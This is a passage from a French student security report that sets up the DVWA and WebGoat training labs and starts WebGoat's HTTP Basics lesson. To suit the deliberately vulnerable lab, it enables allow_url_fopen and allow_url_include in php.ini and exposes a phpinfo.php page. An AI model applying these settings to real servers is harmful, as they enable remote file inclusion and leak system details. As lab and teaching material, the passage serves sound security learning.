
```
Fichier Actions Éditer Vue Aide

└──(patrice@Kali)-[~]
$ cd /opt/lampp/htdocs

└──(patrice@Kali)-[/opt/lampp/htdocs]
$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] Mot de passe de patrice :
Clonage dans 'DVWA' ...
remote: Enumerating objects: 3467, done.
remote: Counting objects: 100% (118/118), done.
remote: Compressing objects: 100% (79/79), done.
remote: Total 3467 (delta 53), reused 84 (delta 34), pack-reused 3349
Réception d'objets: 100% (3467/3467), 1.67 Mio | 407.00 Kio/s, fait.
Résolution des deltas: 100% (1543/1543), fait.


└──(patrice@Kali)-[/opt/lampp/htdocs]
$
```

Figure 95 – La vue de l'étape consiste à cloner le dépôt Github de DVWA dans le répertoire /opt/lampp/htdocs



```
patrice@Kali:/opt/lampp/htdocs/DVWA/config
Fichier Actions Éditer Vue Aide
└──(patrice@Kali)-[/opt/lampp/htdocs/DVWA/config]
    $ sudo mv config.inc.php.dist config.inc.php
[sudo] Mot de passe de patrice :
└──(patrice@Kali)-[/opt/lampp/htdocs/DVWA/config]
    $
```

Figure 96 – La vue de l'étape qui consiste à renommer config.inc.php.dist en config.inc.php



```
patrice@Kali:[~]
Fichier Actions Éditer Vue Aide
└──(patrice@Kali)-[~]
    $ cd /etc/php/7.4/apache2
    └──(patrice@Kali)-[/etc/php/7.4/apache2]
        $ ls
        conf.d  php.ini
        └──(patrice@Kali)-[/etc/php/7.4/apache2]
            $ nano php.ini
            └──(patrice@Kali)-[/etc/php/7.4/apache2]
                $ sudo nano php.ini
                [sudo] Mot de passe de patrice :
                └──(patrice@Kali)-[/etc/php/7.4/apache2]
                    $
```

Figure 97 – La vue de l'ouverture du fichier /etc/php/7.4/apache2

```
patrice@Kali:/etc/php/7.4/apache2
Fichier Actions Éditer Vue Aide
GNU nano 5.4                                     php.ini *
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files
; http://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting is
; for this is empty.
; http://php.net/from
;from="john@doe.com"
ds/ No

; Define the User-Agent string. PHP's default setting for this is empty.
Nom du fichier à écrire: php.ini
^G Aide          M-D Format DOS      M-A Ajout (à la fin) M-B Copie de sécu.
^C Annuler       M-M Format Mac     M-P Ajout (au début) ^T Parcourir
some modules.
```

Figure 98 – La vue de l'activation des chaînes de caractères allow\_url\_fopen et allow\_url\_include




Figure 99 – La vue de la page web de configuration de DVWA




Figure 100 – La vue attestant la configuration réussie de DVWA




Figure 101 – La vue de la page d'authentification de DVWA




Figure 102 – La vue de la page index de DVWA et de tous ses menus


### 1.6.3 Divulgation d'informations via phpinfo.php

En se connectant au serveur web de Metasploitable 2 via l'adresse suivante : <https://localhost/phpinfo.php> nous pouvions trouver des informations internes au système et des informations sur les versions des services qui peuvent être utilisées pour la recherche de vulnérabilités. Comme je l'ai expliqué auparavant, l'accès au serveur web sur ma machine virtuelle Metasploitable2 ne m'a pas permis d'atteindre les pages web des trois vulnérabilités web étudiées jusqu'à présent. À défaut, j'ai dû créer une page phpinfo.php manuellement. Notons qu'à l'issue de l'exécution de la page phpinfo.php, la version PHP indiquée dans la capture d'écran ci-après est la 8.0.9, pour le moment cette version présente aucune vulnérabilité possible aux CVE *Common Vulnerabilities and Exposures*, en français "Vulnérabilités et expositions courantes" d'après cette ressource web :

[https://www.cvedetails.com/vulnerability-list/vendor\\_id-74/product\\_id-128/PHP-PHP.html](https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/PHP-PHP.html)

Voici les commandes à saisir dans le but d'implémenter :

```
1 # Création d'un fichier dénommé phpinfo.php
2 > phpinfo.php
3 <?php
4
5 //Affiche toutes les informations, comme le ferait INFO_ALL
6 phpinfo();
7
8 ?>
9 # Affiche le contenu du répertoire courant
10 ls
11 # Déplacer le fichier dans le répertoire /opt/lampp/htdocs
12 sudo mv phpinfo.php /opt/lampp/htdocs
```



The screenshot shows a terminal window titled 'patrice@Kali: ~'. The terminal history is as follows:

- Line 1: \$ > phpinfo.php
- Line 2: <?php
- Line 3: // Affiche toutes les informations, comme le ferait INFO\_ALL
- Line 4: phpinfo();
- Line 5: ?>
- Line 6: ^C
- Line 7: \$ ls
- Line 8: Bureau Images Musique Public Vidéos
- Line 9: Documents Modèles phpinfo.php Téléchargements
- Line 10: \$ sudo mv phpinfo.php /opt/lampp/htdocs
- Line 11: \$

Figure 103 – La vue de création du fichier /opt/lampp/htdocs/phpinfo.php

The screenshot shows a Mozilla Firefox browser window with the title "PHP 8.0.9 - phpinfo() - Mozilla Firefox". The address bar shows "127.0.0.1/phpinfo.php". The page content is a table titled "PHP Version 8.0.9" containing detailed PHP configuration information. Key entries include:

<b>System</b>	Linux Kali 5.10.0-kali9-amd64 #1 SMP Debian 5.10.46-1kali1 (2021-06-25) x86_64
<b>Build Date</b>	Jul 30 2021 09:08:17
<b>Build System</b>	Linux linux 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
<b>Configure Command</b>	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable ctype' '--enable-fpm' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-syssem' '--enable-sysshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib= yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=bitnami/xampunixinstaller80stack-linux-x64/src/map-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mssql=shared,/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-mbstring' '--enable-huge-code-pages' '--enable-intl' '--with-libzip' '--with-pear' '--enable-gd' '--with-jpeg' '--with-libwebp' '--with-freetype' '--with-zip' 'PKG_CONFIG_PATH=/opt/lampp/lib/pkgconfig'
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/opt/lampp/etc
<b>Loaded Configuration File</b>	/opt/lampp/etc/php.ini
<b>Scan this dir for additional .ini files</b>	(none)
<b>Additional .ini files parsed</b>	(none)
<b>PHP API</b>	20200930
<b>PHP Extension</b>	20200930

Figure 104 – La vue de l'exécution de la page web localhost/phpinfo.php

## 1.6.4 WebGoat



The screenshot shows the OWASP WebGoat homepage. At the top, there's a navigation bar with links for Home, Contact, About, and Help. Below it, a main heading reads "Learn the hack - Stop the attack". A sub-section titled "WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source frameworks." is displayed. There are also sections for "Description", "Downloads", "Bracebridge Java", "Core Repository", "Helping the Goat!", and "Contributing to WebGoat". A "Download" button is at the bottom.



The screenshot shows the "JSON Web Token" exercise page. It features a sidebar with "Générateur d'exercice" and a main content area with "Histoire" and "Structure". The "Histoire" section describes a user named Monty who wants to log in to a system. The "Structure" section details the JSON structure of a JWT token. A note at the bottom says "Quand vous aurez terminé de lire ce document, il ne reste plus qu'à lancer l'application et à suivre les instructions pour démontrer que tout fonctionne bien." A "Réponse" link is at the bottom.

Dans certaines sections précédentes, nous avons utilisé la plateforme Metasploitable 2 disponible sous forme d'une machine virtuelle complète. Il peut être intéressant d'installer une plate-forme d'entraînement destinée à la découverte de failles web uniquement. L'OWASP, *Open web Application Security Project en français* " Projet de sécurité d'application web ouverte" met à disposition une application java nommée WebGoat très intéressante pour les tests sécuritaires. Pour simplifier l'installation et étant donnée que cette application me sera utile que temporairement, je décris dans les pages suivantes une utilisation de WebGoat à partir d'un conteneur docker.

Cette page web mène aux consignes d'installations de WebGoat dans un conteneur docker : <https://hub.docker.com/r/webgoat/goatandwolf> :

```
1 docker run -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam webgoat/goatandwolf
```

La page web de WebGoat sera située à l'adresse <http://127.0.0.1:8080/WebGoat> et demandera la création d'un identifiant et d'un mot de passe.

À savoir : il est important que le conteneur docker et dans le cas d'un hébergeur en ligne soient dans le même fuseau horaire concernant la validité des jetons JWT, Javascript Object Notation Web Token en français "Jeton Web sous la forme d'une notation objet Javascript", utilisés dans certains exercices.



The screenshot shows the "JSON Web Token" exercise page. It features a sidebar with "Générateur d'exercice" and a main content area with "Histoire" and "Structure". The "Histoire" section describes a user named Monty who wants to log in to a system. The "Structure" section details the JSON structure of a JWT token. A note at the bottom says "Quand vous aurez terminé de lire ce document, il ne reste plus qu'à lancer l'application et à suivre les instructions pour démontrer que tout fonctionne bien." A "Réponse" link is at the bottom.

**WebGoat** est une application délibérément non sécurisée qui permet aux développeurs intéressés de tester les vulnérabilités couramment trouvées dans les applications Java qui utilisent des composants open source courants. L'objectif principal du projet WebGoat est simple : créer un environnement d'enseignement interactif de facto pour la sécurité des applications Web.

**Open Web Application Security Project** (OWASP) est une communauté en ligne travaillant sur la sécurité des applications Web. Elle a pour vocation de publier des recommandations de sécurisation Web et de proposer aux internautes, administrateurs et entreprises des méthodes et outils permettant de contrôler le niveau de sécurisation de ses applications Web.

**JSON Web Token** est un standard ouvert défini dans la RFC 7519. Il permet l'échange sécurisé de jetons entre plusieurs parties. Cette sécurité de l'échange se traduit par la vérification de l'intégrité et de l'authenticité des données. Les JWT sont un moyen d'authentification sécurisé. Il existe néanmoins certaines vulnérabilités évitables en les considérant avec précaution

```

patrice@Kali: ~
Fichier Actions Éditer Vue Aide

└──(patrice@Kali)-[~]
$ sudo docker pull webgoat/goatandwolf
[sudo] Mot de passe de patrice :
Using default tag: latest
latest: Pulling from webgoat/goatandwolf
Digest: sha256:f36d3ea0ee6669c85aa36b7ee5d2f20a918688b348ac805f6f53ffe783
375707
Status: Image is up to date for webgoat/goatandwolf:latest
docker.io/webgoat/goatandwolf:latest

└──(patrice@Kali)-[~]
$ sudo docker run -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam webgoat/goatandwolf
Starting nginx: nginx...
Starting WebGoat ...
2021-08-28T16:08:53.254+02:00 [main] WARN FilenoUtil : Native subprocess control requires open access to the JDK IO subsystem
Pass '--add-opens java.base/sun.nio.ch=ALL-UNNAMED --add-opens java.base/java.io=ALL-UNNAMED' to enable.
Starting WebWolf ...
16:08:44.105 [main] INFO org.owasp.webgoat.StartWebGoat - Starting WebGoat with args: --webgoat.build.version=8.2.1,--server.address=0.0.0.0

```

Figure 105 – La vue de l'installation du conteneur docker Webgoat et de son exécution




Figure 106 – La vue de la page d'accueil de WebGoat

Commençons la toute première leçon pour nous familiariser avec WebGoat dans **General** puis **Http Basics**.

### **Page 1 :**

#### Concept :

Cette leçon présente les bases pour comprendre le transfert de données entre le navigateur et l'application web et comment intercepter une requête/réponse avec un proxy HTTP.

#### Buts :

L'utilisateur doit se familiariser avec les fonctionnalités de WebGoat en manipulant les boutons de l'interface pour afficher des astuces, les paramètres de requête HTTP, les cookies de requête HTTP et le code source Java. Vous pouvez également essayer d'utiliser OWASP Zed Attack Proxy pour la première fois.

#### Comment fonctionne HTTP?

Toutes les transactions HTTP suivent le même format général. Chaque requête client et réponse du serveur comporte trois parties : la ligne de requête ou de réponse, une section d'en-tête et le corps de l'entité.

Le client initie une transaction comme suit :

- Le client contacte le serveur et envoie une demande de document. Une requête GET peut avoir des paramètres d'URL et ses paramètres seront disponibles dans les journaux d'accès Web.

GET /index.html?param=value HTTP/1.0

- Ensuite, le client envoie des informations d'en-têtes facultatives pour informer le serveur de sa configuration et des formats de documents qu'il acceptera.

User-Agent : Mozilla/4.06 Accept : image/gif, image/jpeg,/

- Dans une requête POST, les données fournies par l'utilisateur suivront les en-têtes facultatives et ne font pas partie de celles contenues dans l'URL POST.

### **Page 2 :**

Entrez votre nom dans le champ de saisie et appuyez sur "Go!" Soumettre. Le serveur acceptera la demande, inversera l'entrée et l'affichera à l'utilisateur, illustrant les bases de la gestion d'une demande HTTP.

Le serveur acceptera la demande, inversera l'entrée et l'affichera à l'utilisateur, illustrant les bases de la gestion d'une demande HTTP.

La capture d'écran de l'application WebGoat après avoir soumis mon prénom dans une requête HTTP.

### **Page 3 :**

#### The Quiz :

Quel type de commande HTTP WebGoat a-t-il utilisé pour cette leçon. Un POST ou un GET.

#### Réponse :

La commande HTTP était-elle un POST ou un GET : un POST

Quel est le nombre magique : 1

The screenshot shows a browser window for the 'WebGoat' application at the URL `localhost:8081/WebGoat/start.mvc#lesson/HttpBasics.lesson/1`. The main content area displays the 'HTTP Basics' lesson page. In the 'Try It!' section, there is an input field labeled 'Enter Your Name:' containing 'ecirtaP'. Below the input field, a message says 'The server has reversed your name: ecirtaP'. At the top of the page, there are 'Show hints' and 'Reset lesson' buttons. On the left sidebar, under the 'HTTP Basics' category, the 'Attack2' item is highlighted.

Figure 107 – La vue de la requête de retour du serveur correspondant à mon prénom inversé

Première solution à l'aide de la console :

